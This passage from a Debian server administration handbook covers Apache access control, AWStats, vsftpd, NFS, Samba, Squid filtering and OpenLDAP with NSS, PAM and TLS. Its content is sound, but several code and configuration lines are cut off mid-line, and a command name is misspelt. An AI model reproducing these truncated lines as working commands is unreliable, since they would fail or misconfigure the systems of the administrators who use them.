- `IncludesNOEXEC` allows *Server Side Includes* (*SSI*) but disables the `exec` command and limits the `include` directive to text/markup files.

- `Indexes` tells the server to list the contents of a directory if the HTTP request sent by the client points at a directory without an index file (i.e., when no files mentioned by the `DirectoryIndex` directive exists in this directory).
- `MultiViews` enables content negotiation; this can be used by the server to return a web page matching the preferred language as configured in the browser.

BACK TO BASICS .htaccess file

The `.htaccess` file contains Apache configuration directives enforced each time a request concerns an element of the directory where it is stored. The scope of these directives also recurses to all the subdirectories within.

Most of the directives that can occur in a `Directory` block are also legal in a `.htaccess` file.

The `AllowOverride` directive lists all the options that can be enabled or disabled by way of a `.htaccess` file. A common use of this option is to restrict `ExecCGI`, so that the administrator chooses which users are allowed to run programs under the web server's identity (the `www-data` user).

11.2.4.1. Requiring Authentication

In some circumstances, access to part of a website needs to be restricted, so only legitimate users who provide a username and a password are granted access to the contents.

Пример 11.16. .htaccess file requiring authentication

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

SECURITY No security

The authentication system used in the above example (`Basic`) has minimal security as the password is sent in clear text (it is only encoded as `base64`, which is a simple encoding rather than an encryption method). It should also be noted that the documents “protected” by this mechanism also

go over the network in the clear. If security is important, the whole HTTP connection should be encrypted with SSL.

The `/etc/apache2/authfiles/htpasswd-private` file contains a list of users and passwords; it is commonly manipulated with the **htpasswd** command. For example, the following command is used to add a user or change their password:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private user
New password:
Re-type new password:
Adding password for user user
```

11.2.4.2. Restricting Access

The `Require` directive controls access restrictions for a directory (and its subdirectories, recursively).

→ <https://httpd.apache.org/docs/2.4/howto/access.html>

It can be used to restrict access based on many criteria; we will stop at describing access restriction based on the IP address of the client, but it can be made much more powerful than that, especially when several `Require` directives are combined within a `RequireAll` block.

Пример 11.17. Only allow from the local network

```
Require ip 192.168.0.0/16
```

ALTERNATIVE Old syntax

The `Require` syntax is only available in Apache 2.4 (the version shipped since Jessie). For users of Wheezy, the Apache 2.2 syntax is different, and we describe it here mainly for reference, although it can also be made available in Apache 2.4 using the `mod_access_compat` module.

The `Allow from` and `Deny from` directives control access restrictions for a directory (and its subdirectories, recursively).

The `Order` directive tells the server of the order in which the `Allow from` and `Deny from` directives are applied; the last one that matches takes precedence. In concrete terms, `Order deny,allow` allows access if no `Deny from` applies, or if an `Allow from` directive does. Conversely, `Order`

`allow, deny` rejects access if no `Allow from` directive matches (or if a `Deny from` directive applies).

The `Allow from` and `Deny from` directives can be followed by an IP address, a network (such as `192.168.0.0/255.255.255.0`, `192.168.0.0/24` or even `192.168.0`), a hostname or a domain name, or the `all` keyword, designating everyone.

For instance, to reject connections by default but allow them from the local network, you could use this:

```
Order deny,allow  
Allow from 192.168.0.0/16  
Deny from all
```

11.2.5. Log Analyzers

A log analyzer is frequently installed on a web server; since the former provides the administrators with a precise idea of the usage patterns of the latter.

The Falcot Corp administrators selected *AWStats (Advanced Web Statistics)* to analyze their Apache log files.

The first configuration step is the customization of the `/etc/awstats/awstats.conf` file. The Falcot administrators keep it unchanged apart from the following parameters:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\..falcot\.com\$]"
DNSLookup=1
LoadPlugin="tooltips"
```

All these parameters are documented by comments in the template file. In particular, the `LogFile` and `LogFormat` parameters describe the location and format of the log file and the information it contains; `SiteDomain` and `HostAliases` list the various names under which the main web site is known.

For high traffic sites, `DNSLookup` should usually not be set to 1; for smaller sites, such as the Falcot one described above, this setting allows getting more readable reports that include full machine names instead of raw IP addresses.

SECURITY Access to statistics

AWStats makes its statistics available on the website with no restrictions by default, but restrictions can be set up so that only a few (probably internal) IP addresses can access them; the list of allowed IP addresses needs to be defined in the `AllowAccessFromWebToFollowingIPAddresses` parameter

AWStats will also be enabled for other virtual hosts; each virtual host needs its own configuration file, such as

/etc/awstats/awstats.www.falcot.org.conf.

Пример 11.18. AWStats configuration file for a virtual host

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

AWStats uses many icons stored in the /usr/share/awstats/icon/ directory. In order for these icons to be available on the web site, the Apache configuration needs to be adapted to include the following directive:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

After a few minutes (and once the script has been run a few times), the results are available online:

- <http://www.falcot.com/cgi-bin/awstats.pl>
- <http://www.falcot.org/cgi-bin/awstats.pl>

CAUTION Log file rotation

In order for the statistics to take all the logs into account, AWStats needs to be run right before the Apache log files are rotated. Looking at the prerotate directive of /etc/logrotate.d/apache2 file, this can be solved by putting a symlink to /usr/share/awstats/tools/update.sh in /etc/logrotate.d/httpd-prerotate:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
    daily
    missingok
    rotate 14
    compress
    delaycompress
    notifempty
    create 644 root adm
    sharedscripts
    postrotate
        if invoke-rc.d apache2 status > /dev/null 2>&1; then \
            invoke-rc.d apache2 reload > /dev/null 2>&1; \
        fi;
    endscript
    prerotate
        if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
            run-parts /etc/logrotate.d/httpd-prerotate; \
        fi; \
    endscript
}
```

```
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate  
$ sudo ln -sf /usr/share/awstats/tools/update.sh \  
/etc/logrotate.d/httpd-prerotate/awstats
```

Note also that the log files created by **logrotate** need to be readable by everyone, especially AWStats. In the above example, this is ensured by the `create 644 root adm` line (instead of the default 640 permissions).

11.3. FTP File Server

FTP (*File Transfer Protocol*) is one of the first protocols of the Internet (RFC 959 was issued in 1985!). It was used to distribute files before the Web was even born (the HTTP protocol was created in 1990, and formally defined in its 1.0 version by RFC 1945, issued in 1996).

This protocol allows both file uploads and file downloads; for this reason, it is still widely used to deploy updates to a website hosted by one's Internet service provider (or any other entity hosting websites). In these cases, secure access is enforced with a user identifier and password; on successful authentication, the FTP server grants read-write access to that user's home directory.

Other FTP servers are mainly used to distribute files for public downloading; Debian packages are a good example. The contents of these servers is fetched from other, geographically remote, servers; it is then made available to less distant users. This means that client authentication is not required; as a consequence, this operating mode is known as “anonymous FTP”. To be perfectly correct, the clients do authenticate with the anonymous username; the password is often, by convention, the user's email address, but the server ignores it.

Many FTP servers are available in Debian (`ftpd`^[1], `proftpd-basic`, `pyftpd` and so on). The Falcot Corp administrators picked `vsftpd` because they only use the FTP server to distribute a few files (including a Debian package repository); since they don't need advanced features, they chose to focus on the security aspects.

Installing the package creates an `ftp` system user. This account is always used for anonymous FTP connections, and its home directory (`/srv/ftp/`) is the root of the tree made available to users connecting to this service. The default configuration (in `/etc/vsftpd.conf`) requires some changes to cater to the simple need of making big files available for public downloads: anonymous access needs to be enabled (`anonymous_enable=YES`) and read-

only access of local users needs to be disabled (`local_enable=NO`). The latter is particularly important since the FTP protocol doesn't use any form of encryption and the user password could be intercepted over the wire.

[1] The `ftpd` package is not included in Debian Buster due to a bug, which could not be solved before the release.

11.4. NFS File Server

NFS (*Network File System*) is a protocol allowing remote access to a filesystem through the network. All Unix systems can work with this protocol.

SPECIFIC CASE Microsoft Windows and NFS Shares

When older or (so called) "Home" variants of Windows are involved, usually Samba ([Раздел 11.5, «Setting Up Windows Shares with Samba»](#)) must be used instead of NFS. Modern Windows Server and "Pro" or "Enterprise" Desktop solutions however have built-in support for NFS. After installation of the "Services for NFS" components NFS shares can be accessed and temporarily or permanently mounted like any other network share. Be aware of possible encoding issues in file names.

As an alternative Debian can be installed on Windows 10 Pro and higher. It requires the installation of the Windows Subsystem for Linux component and the Debian app from the Windows store.

→ <https://www.microsoft.com/en-us/p/debian/9msvkqc78pk6?>

NFS is a very useful tool but, historically, it has suffered from many limitations, most of which have been addressed with version 4 of the protocol. The downside is that the latest version of NFS is harder to configure when you want to make use of basic security features such as authentication and encryption since it relies on Kerberos for those parts. And without those, the NFS protocol must be restricted to a trusted local network since data goes over the network unencrypted (a *sniffer* can intercept it) and access rights are granted based on the client's IP address (which can be spoofed).

DOCUMENTATION NFS HOWTO

Good documentation to deploy NFSv4 is rather scarce. Here are some pointers with content of varying quality but that should at least give some hints on what should be done.

→ <https://help.ubuntu.com/community/NFSv4Howto>

→ https://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration

11.4.1. Securing NFS

If you don't use the Kerberos-based security features, it is vital to ensure that only the machines allowed to use NFS can connect to the various required RPC servers, because the basic protocol trusts the data received from the network. The firewall must also block *IP spoofing* so as to prevent an outside machine from acting as an inside one, and access to the appropriate ports must be restricted to the machines meant to access the NFS shares.

BACK TO BASICS RPC

RPC (*Remote Procedure Call*) is a Unix standard for remote services. NFS is one such service.

RPC services register to a directory known as the *portmapper*. A client wishing to perform an NFS query first addresses the *portmapper* (on port 111, either TCP or UDP), and asks for the NFS server; the reply usually mentions port 2049 (the default for NFS). Not all RPC services necessarily use a fixed port.

Older versions of the protocol required other RPC services which used dynamically assigned ports. Fortunately, with NFS version 4, only port 2049 (for NFS) and 111 (for the portmapper) are needed and they are thus easy to firewall.

11.4.2. NFS Server

The NFS server is part of the Linux kernel; in kernels provided by Debian it is built as a kernel module. If the NFS server is to be run automatically on boot, the `nfs-kernel-server` package should be installed; it contains the relevant start-up scripts.

The NFS server configuration file, `/etc/exports`, lists the directories that are made available over the network (*exported*). For each NFS share, only the given list of machines is granted access. More fine-grained access control can be obtained with a few options. The syntax for this file is quite simple:

```
/directory/to/share machine1(option1,option2,...) machine2(...)
```

Note that with NFSv4, all exported directories must be part of a single hierarchy and that the root directory of that hierarchy must be exported and identified with the option `fsid=0` or `fsid=root`.

Each machine can be identified either by its DNS name or its IP address. Whole sets of machines can also be specified using either a syntax such as `*.falcot.com` or an IP address range such as `192.168.0.0/255.255.255.0` or `192.168.0.0/24`.

Directories are made available as read-only by default (or with the `ro` option). The `rw` option allows read-write access. NFS clients typically connect from a port restricted to root (in other words, below 1024); this restriction can be lifted by the `insecure` option (the `secure` option is implicit, but it can be made explicit if needed for clarity).

By default, the server only answers an NFS query when the current disk operation is complete (`sync` option); this can be disabled with the `async` option. Asynchronous writes increase performance a bit, but they decrease reliability since there is a data loss risk in case of the server crashing between the acknowledgment of the write and the actual write on disk. Since the default value changed recently (as compared to the historical value of NFS), an explicit setting is recommended.

In order to not give root access to the filesystem to any NFS client, all queries appearing to come from a root user are considered by the server as coming from the `nobody` user. This behavior corresponds to the `root_squash` option, and is enabled by default. The `no_root_squash` option, which disables this behavior, is risky and should only be used in controlled environments. If all users should be mapped to the user `nobody`, use `all_squash`. The `anonuid=uid` and `anongid=gid` options allow specifying another fake user to be used instead of UID/GID 65534 (which corresponds to user `nobody` and group `nogroup`).

With NFSv4, you can add a `sec` option to indicate the security level that you want: `sec=sys` is the default with no special security features, `sec=krb5` enables authentication only, `sec=krb5i` adds integrity protection, and `sec=krb5p` is the most complete level which includes privacy protection (with data encryption). For this to work you need a working Kerberos setup (that service is not covered by this book).

Other options are available; they are documented in the `exports(5)` manual page.

CAUTION First installation

The `/etc/init.d/nfs-kernel-server` boot script only starts the server if `/etc/exports` lists one or more valid NFS shares. On initial configuration, once this file has been edited to contain valid entries, the NFS server must therefore be started with the following command:

```
# systemctl start nfs-kernel-server
```

11.4.3. NFS Client

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting (and the `nfs-common` package). Since this filesystem has its peculiarities, a few adjustments were required in the syntaxes of the `mount` command and the `/etc/fstab` file.

Пример 11.19. Manually mounting with the mount command

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared
```

Пример 11.20. NFS entry in the /etc/fstab file

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0
```

The entry described above mounts, at system startup, the NFS directory `/shared/` from the `arrakis` server into the local `/srv/shared/` directory. Read-write access is requested (hence the `rw` parameter). The `nosuid` option is a protection measure that wipes any `setuid` or `setgid` bit from programs stored on the share. If the NFS share is only meant to store documents, another recommended option is `noexec`, which prevents executing programs stored on the share. Note that on the server, the `shared` directory is below the NFSv4 root export (for example `/export/shared`), it is not a top-level directory.

The `nfs(5)` manual page describes all the options in some detail.

11.5. Setting Up Windows Shares with Samba

Samba is a suite of tools handling the SMB protocol (also known as “CIFS”) on Linux. This protocol is used by Windows for network shares and shared printers.

Samba can also act as a Windows domain controller. This is an outstanding tool for ensuring seamless integration of Linux servers and the office desktop machines still running Windows.

11.5.1. Samba Server

The samba package contains the main two servers of Samba 4, **smbd** and **nmbd**.

DOCUMENTATION Going further

The Samba server is extremely configurable and versatile, and can address a great many different use cases matching very different requirements and network architectures. This book only focuses on the use case where Samba is used as a standalone server, but it can also be a NT4 Domain Controller or a full Active Directory Domain Controller, or a simple member of an existing domain (which could be managed by a Windows server).

The samba package contains all the necessary manual pages and in /usr/share/doc/samba/examples/ a wealth of commented example files. If you are looking for a more comprehensive documentation, you may check the *Samba* website.

→ <https://www.samba.org/samba/docs/>

TOOL Authenticating with a Windows Server

Winbind gives system administrators the option of using a Windows server as an authentication server. Winbind also integrates cleanly with PAM and NSS. This allows setting up Linux machines where all users of a Windows domain automatically get an account.

More information can be found in the /usr/share/doc/libpam-winbind/examples/pam_winbind/ directory of the libpam-winbind package.

11.5.1.1. Configuring with debconf

The package sets up a minimal configuration during the initial installation by plainly copying /usr/share/samba/smb.conf. So you should really run **dpkg-reconfigure samba-common** to adapt it:

On first installation the only piece of required information is the name of the workgroup where the Samba server will belong (the answer is FALCOTNET in our case).

In case of a package update (from the old stable Debian version) or if the SMB server has already been configured to use a WINS server (`wins server`), the package also proposes identifying the WINS server from the information provided by the DHCP daemon. The Falcot Corp administrators rejected this option, since they intend to use the Samba server itself as the WINS server.

11.5.1.2. Configuring Manually

11.5.1.2.1. Changes to `smb.conf`

The requirements at Falcot require other options to be modified in the `/etc/samba/smb.conf` configuration file. The following excerpts summarize the changes that were effected in the `[global]` section.

```
[...]  
[global]  
## Browsing/Identification ###  
  
# Change this to the workgroup/NT-domain name your Samba server w  
workgroup = FALCOTNET  
  
# Windows Internet Name Serving Support Section:  
# WINS Support - Tells the NMBD component of Samba to enable its  
wins support = yes ①  
  
[...]  
##### Authentication #####  
  
# Server role. Defines in which mode Samba will operate. Possible  
# values are "standalone server", "member server", "classic prima  
# domain controller", "classic backup domain controller", "active  
# directory domain controller".  
#  
# Most people will want "standalone server" or "member server".  
# Running as "active directory domain controller" will require fi  
# running "samba-tool domain provision" to wipe databases and cre  
# new domain.  
server role = standalone server
```

```
obey pam restrictions = yes  
[...]  
# "security = user" is always a good idea. This will require a Un  
# in this server for every user accessing the server.  
    security = user ②  
[...]
```

- ❶ Indicates that Samba should act as a Netbios name server (WINS) for the local network. This option has been removed from the default configuration in Buster and must be added manually if desired.
- ❷ This is the default value for this parameter; however, since it is central to the Samba configuration, filling it explicitly is recommended. Each user must authenticate before accessing any share.

11.5.1.2.2. Adding Users

Each Samba user needs an account on the server; the Unix accounts must be created first, then the user needs to be registered in Samba's database. The Unix step is done quite normally (using **adduser** for instance).

Adding an existing user to the Samba database is a matter of running the **smbpasswd -a *user*** command; this command asks for the password interactively.

A user can be deleted with the **smbpasswd -x *user*** command. A Samba account can also be temporarily disabled (with **smbpasswd -d *user***) and re-enabled later (with **smbpasswd -e *user***).

11.5.2. Samba Client

The client features in Samba allow a Linux machine to access Windows shares and shared printers. The required programs are available in the cifs-utils and smbclient packages.

11.5.2.1. The **smbclient** Program

The **smbclient** program queries SMB servers. It accepts a `-U user` option, for connecting to the server under a specific identity. **smbclient //server/share** accesses the share in an interactive way similar to the command-line FTP client. **smbclient -L *server*** lists all available (and visible) shares on a server.

11.5.2.2. Mounting Windows Shares

The **mount** command allows mounting a Windows share into the Linux filesystem hierarchy (with the help of **mount.cifs** provided by cifs-utils).

Пример 11.21. Mounting a Windows share

```
mount -t cifs //arrakis/shared /shared \
-o credentials=/etc/smb-credentials
```

The `/etc/smb-credentials` file (which must not be readable by users) has the following format:

```
username = user
password = password
```

Other options can be specified on the command-line; their full list is available in the `mount.cifs(1)` manual page. Two options in particular can be interesting: `uid` and `gid` allow forcing the owner and group of files available on the mount, so as not to restrict access to root.

A mount of a Windows share can also be configured in `/etc/fstab`:

```
//server/shared /shared cifs credentials=/etc/smb-credentials
```

Unmounting a SMB/CIFS share is done with the standard **umount** command.

11.5.2.3. Printing on a Shared Printer

CUPS is an elegant solution for printing from a Linux workstation to a printer shared by a Windows machine. When the smbclient is installed, CUPS allows installing Windows shared printers automatically.

Here are the required steps:

- Enter the CUPS configuration interface: <http://localhost:631/admin>
- Click on “Add Printer”.
- Choose the printer device, pick “Windows Printer via SAMBA”.
- Enter the connection URI for the network printer. It should look like the following:

smb://user:password@server/printer.

- Enter the name that will uniquely identify this printer. Then enter the description and location of the printer. Those are the strings that will be shown to end users to help them identify the printers.
- Indicate the manufacturer/model of the printer, or directly provide a working printer description file (PPD).

Voilà, the printer is operational!

11.6. HTTP/FTP Proxy

An HTTP/FTP proxy acts as an intermediary for HTTP and/or FTP connections. Its role is twofold:

- Caching: recently downloaded documents are copied locally, which avoids multiple downloads.
- Filtering server: if use of the proxy is mandated (and outgoing connections are blocked unless they go through the proxy), then the proxy can determine whether or not the request is to be granted.

Falcot Corp selected Squid as their proxy server.

11.6.1. Установка

The `squid`^[2] Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional `squidguard` package. In addition, `squid-cgi` provides a querying and administration interface for a Squid proxy.

Prior to installing, care should be taken to check that the system can identify its own complete name: the `hostname -f` must return a fully-qualified name (including a domain). If it does not, then the `/etc/hosts` file should be edited to contain the full name of the system (for instance, `arrakis.falcot.com`). The official computer name should be validated with the network administrator in order to avoid potential name conflicts.

11.6.2. Configuring a Cache

Enabling the caching server feature is a simple matter of editing the /etc/squid/squid.conf configuration file and allowing machines from the local network to run queries through the proxy. The following example shows the modifications made by the Falcot Corp administrators:

Пример 11.22. The /etc/squid/squid.conf file (excerpts)

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#
include /etc/squid/conf.d/*

# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP ne
# from where browsing should be allowed

acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. Configuring a Filter

squid itself does not perform the filtering; this action is delegated to **squidGuard**. The former must then be configured to interact with the latter. This involves adding the following directive to the `/etc/squid/squid.conf` file:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid/squidGuard.
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using

`/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact email, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the **service squid reload** command. However, since the `squidguard` package does no filtering by default, it is the administrator's task to define the policy. This can be done by creating the `/etc/squid/squidGuard.conf` file (using `/etc/squidguard/squidGuard.conf.default` as template if required).

The working database must be regenerated with **update-squidguard** after each change of the **squidGuard** configuration file (or one of the lists of domains or URLs it mentions). The configuration file syntax is documented on the following website:

→ <http://www.squidguard.org/Doc/configure.html>

ALTERNATIVE E2guardian (a DansGuardian Fork)

The `e2guardian` package, a `DansGuardian` fork, is an alternative to `squidguard`. This software does not simply handle a blacklist of forbidden URLs, but it can take advantage of the PICS^[3] (*Platform for Internet Content Selection*) to decide whether a page is acceptable by dynamic analysis of its contents.

[2] The squid3 package, providing Squid until Debian Jessie, is now a transitional package and will automatically install squid.

[3] PICS has been superseded by the *Protocol for Web Description Resources* (POWDER system: https://www.w3.org/2009/08/pics_superseded.html.

11.7. LDAP Directory

OpenLDAP is an implementation of the LDAP protocol; in other words, it is a special-purpose database designed for storing directories. In the most common use case, using an LDAP server allows centralizing management of user accounts and the related permissions. Moreover, an LDAP database is easily replicated, which allows setting up multiple synchronized LDAP servers. When the network and the user base grows quickly, the load can then be balanced across several servers.

LDAP data is structured and hierarchical. The structure is defined by “schemas” which describe the kind of objects that the database can store, with a list of all their possible attributes. The syntax used to refer to a particular object in the database is based on this structure, which explains its complexity.

11.7.1. Установка

The slapd package contains the OpenLDAP server. The ldap-utils package includes command-line tools for interacting with LDAP servers.

Installing slapd usually asks only for the administrator's password and the resulting database is unlikely to suit your needs. Fortunately a simple **dpkg-reconfigure slapd** will let you reconfigure the LDAP database with more details:

- Omit OpenLDAP server configuration? No, of course, we want to configure this service.
- DNS domain name: “falcot.com”.
- Organization name: “Falcot Corp”.
- An administrative password needs to be typed in.
- Database backend to use: “MDB”.
- Do you want the database to be removed when slapd is purged? No. No point in risking losing the database in case of a mistake.
- Move old database? This question is only asked when the configuration is attempted while a database already exists. Only answer “yes” if you actually want to start again from a clean database, for instance if you run **dpkg-reconfigure slapd** right after the initial installation.

BACK TO BASICS LDIF format

An LDIF file (*LDAP Data Interchange Format*) is a portable text file describing the contents of an LDAP database (or a portion thereof); this can then be used to inject the data into any other LDAP server.

A minimal database is now configured, as demonstrated by the following query:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
```

```
# base <dc=falcot,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

The query returned two objects: the organization itself, and the administrative user.

11.7.2. Filling in the Directory

Since an empty database is not particularly useful, we are going to inject into it all the existing directories; this includes the users, groups, services and hosts databases.

The migrationtools package provides a set of scripts dedicated to extract data from the standard Unix directories (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts` and so on), convert this data, and inject it into the LDAP database.

Once the package is installed, the `/etc/migrationtools/migrate_common.ph` must be edited; the `IGNORE_UID_BELOW` and `IGNORE_GID_BELOW` options need to be enabled (uncommenting them is enough), and `DEFAULT_MAIL_DOMAIN`/`DEFAULT_BASE` need to be updated.

The actual migration operation is handled by the `migrate_all_online.sh` command, as follows:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_a
```

The `migrate_all_online.sh` asks a few questions about the LDAP database into which the data is to be migrated. [Таблица 11.1](#) summarizes the answers given in the Falcot use-case.

Таблица 11.1. Answers to questions asked by the `migrate_all_online.sh` script

Question	Answer
X.500 naming context	<code>dc=falcot,dc=com</code>
LDAP server hostname	<code>localhost</code>
Manager DN	<code>cn=admin,dc=falcot,dc=com</code>
Bind credentials	the administrative password

Create DUACConfigProfile||no

We deliberately ignore migration of the `/etc/aliases` file, since the standard schema as provided by Debian does not include the structures that this script uses to describe email aliases. Should we want to integrate this data into the directory, the `/etc/ldap/schema/misc.schema` file should be added to the standard schema.

TOOL Browsing an LDAP directory

The **jxplorer** command (in the package of the same name) is a graphical tool allowing to browse and edit an LDAP database. It is an interesting tool that provides an administrator with a good overview of the hierarchical structure of the LDAP data.

Also note the use of the `-c` option to the **ldapadd** command; this option requests that processing doesn't stop in case of error. Using this option is required because converting the `/etc/services` often generates a few errors that can safely be ignored.

11.7.3. Managing Accounts with LDAP

Now the LDAP database contains some useful information, the time has come to make use of this data. This section focuses on how to configure a Linux system so that the various system directories use the LDAP database.

11.7.3.1. Configuring NSS

The NSS system (Name Service Switch, see sidebar [УГЛУБЛЯЕМСЯ NSS и база данных системы](#)) is a modular system designed to define or fetch information for system directories. Using LDAP as a source of data for NSS requires installing the libnss-ldap package. Its installation asks a few questions; the answers are summarized in [Таблица 11.2](#).

Таблица 11.2. Configuring the libnss-ldap package

Question	Answer
LDAP server Uniform Resource Identifier	ldapi://ldap.falcot.com
Distinguished name of the search base	dc=falcot,dc=com
LDAP version to use	3
LDAP account for root	cn=admin,dc=falcot,dc=com
LDAP root account password	the administrative password
Allow LDAP admin account behave like local root?	yes
Does the LDAP database require login?	no

The `/etc/nsswitch.conf` file then needs to be modified, so as to configure NSS to use the freshly-installed **ldap** module. You can use the example provided in `/usr/share/doc/libnss-ldap/examples/nsswitch.ldap` or edit your existing configuration.

Пример 11.23. The `/etc/nsswitch.conf` file

```
#ident $Id: nsswitch.ldap,v 2.4 2003/10/02 02:36:25 lukeh Exp $
```

```

#
# An example file that could be copied over to /etc/nsswitch.conf
# uses LDAP conjunction with files.
#
# "hosts:" and "services:" in this file are used only if the
# /etc/netconfig file has a "-" for nametoaddr_libs of "inet" tra
#
# the following lines obviate the "+" entry in /etc/passwd and /e
passwd:          files ldap
shadow:          files ldap
group:           files ldap

# consult DNS first, we will need it to resolve the LDAP host. (I
# can't resolve it, we're in infinite recursion, because libldap
# gethostbyname(). Careful!)
hosts:           dns ldap

# LDAP is nominally authoritative for the following maps.
services:        ldap [NOTFOUND=return] files
networks:        ldap [NOTFOUND=return] files
protocols:       ldap [NOTFOUND=return] files
rpc:              ldap [NOTFOUND=return] files
ethers:          ldap [NOTFOUND=return] files

# no support for netmasks, bootparams, publickey yet.
netmasks:        files
bootparams:      files
publickey:       files
automount:       files

# I'm pretty sure nsswitch.conf is consulted directly by sendmail
# here, so we can't do much here. Instead, use bbense's LDAP
# rules ofr sendmail.
aliases:         files
sendmailvars:    files

# Note: there is no support for netgroups on Solaris (yet)
netgroup:        ldap [NOTFOUND=return] files

```

The **ldap** module is usually inserted before others, and it will therefore be queried first. The notable exception is the hosts service since contacting the LDAP server requires consulting DNS first (to resolve `ldap.falcot.com`). Without this exception, a hostname query would try to ask the LDAP server; this would trigger a name resolution for the LDAP server, and so on in an

infinite loop.

If the LDAP server should be considered authoritative (and the local files used by the **files** module disregarded), services can be configured with the following syntax:

```
service: ldap [NOTFOUND=return] files.
```

If the requested entry does not exist in the LDAP database, the query will return a “not existing” reply even if the resource does exist in one of the local files; these local files will only be used when the LDAP service is down.

11.7.3.2. Configuring PAM

This section describes a PAM configuration (see sidebar [ЗА КУЛИСАМИ /etc/environment и /etc/default/locale](#)) that will allow applications to perform the required authentications against the LDAP database.

CAUTION Broken authentication

Changing the standard PAM configuration used by various programs is a sensitive operation. A mistake can lead to broken authentication, which could prevent logging in. Keeping a root shell open is therefore a good precaution. If configuration errors occur, they can be then fixed and the services restarted with minimal effort.

The LDAP module for PAM is provided by the `libpam-ldap` package. Installing this package asks a few questions very similar to those in `libnss-ldap`; some configuration parameters (such as the URI for the LDAP server) are even actually shared with the `libnss-ldap` package. Answers are summarized in [Таблица 11.3](#).

Таблица 11.3. Configuration of `libpam-ldap`

Question	Answer
Allow LDAP admin account to behave like local root?	Yes. This allows using the usual <code>passwd</code> command for changing passwords stored in the LDAP database.

Does the LDAP database require logging in?	no
LDAP account for root	cn=admin, dc=falcot, dc=com
LDAP root account password	the LDAP database administrative password
Local encryption algorithm to use for passwords	crypt

Installing libpam-ldap automatically adapts the default PAM configuration defined in the /etc/pam.d/common-auth, /etc/pam.d/common-password and /etc/pam.d/common-account files. This mechanism uses the dedicated **pam-auth-update** tool (provided by the libpam-runtime package). This tool can also be run by the administrator should they wish to enable or disable PAM modules.

11.7.3.3. Securing LDAP Data Exchanges

By default, the LDAP protocol transits on the network as cleartext; this includes the (encrypted) passwords. Since the encrypted passwords can be extracted from the network, they can be vulnerable to dictionary-type attacks. This can be avoided by using an extra encryption layer; enabling this layer is the topic of this section.

11.7.3.3.1. Настройка сервера

The first step is to create a key pair (comprising a public key and a private key) for the LDAP server. The Falcot administrators reuse *easy-rsa* to generate it (see [Раздел 10.2.2, «Инфраструктура открытых ключей: easy-rsa»](#)). Running `./easyrsa build-server-full ldap.falcot.com nopass` will ask you about the “common name”. The answer to that question *must* be the fully-qualified hostname for the LDAP server; in our case, `ldap.falcot.com`.

This command creates a certificate in the `pki/issued/ldap.falcot.com.crt` file; the corresponding private key is stored in `pki/private/ldap.falcot.com.key`.

Now these keys have to be installed in their standard location, and we must make sure that the private file is readable by the LDAP server which runs under the `openldap` user identity:

```
# adduser openldap ssl-cert
Adding user `openldap' to group `ssl-cert' ...
Adding user openldap to group ssl-cert
Done.
# mv pki/private/ldap.falcot.com.key /etc/ssl/private/ldap.falcot
# chown root:ssl-cert /etc/ssl/private/ldap.falcot.com.key
# chmod 0640 /etc/ssl/private/ldap.falcot.com.key
# ./eassyrsa gen-dh
```

Note: using Easy-RSA configuration from: ./vars

```
Using SSL: openssl OpenSSL 1.1.1c  28 May 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[...]
DH parameters of size 2048 created at /home/roland/pki/dh.pem
```

```
# mv pki/dh.pem /etc/ssl/certs/ldap.falcot.com.pem
```

The **slapd** daemon also needs to be told to use these keys for encryption. The LDAP server configuration is managed dynamically: the configuration can be updated with normal LDAP operations on the `cn=config` object hierarchy, and the server updates `/etc/ldap/slapd.d` in real time to make the configuration persistent. **ldapmodify** is thus the right tool to update the configuration:

Пример 11.24. Configuring slapd for encryption

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldap:// -f ssl.ldif
```

```
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn
SASL SSF: 0
modifying entry "cn=config"
```

TOOL `ldapvi` to edit an LDAP directory

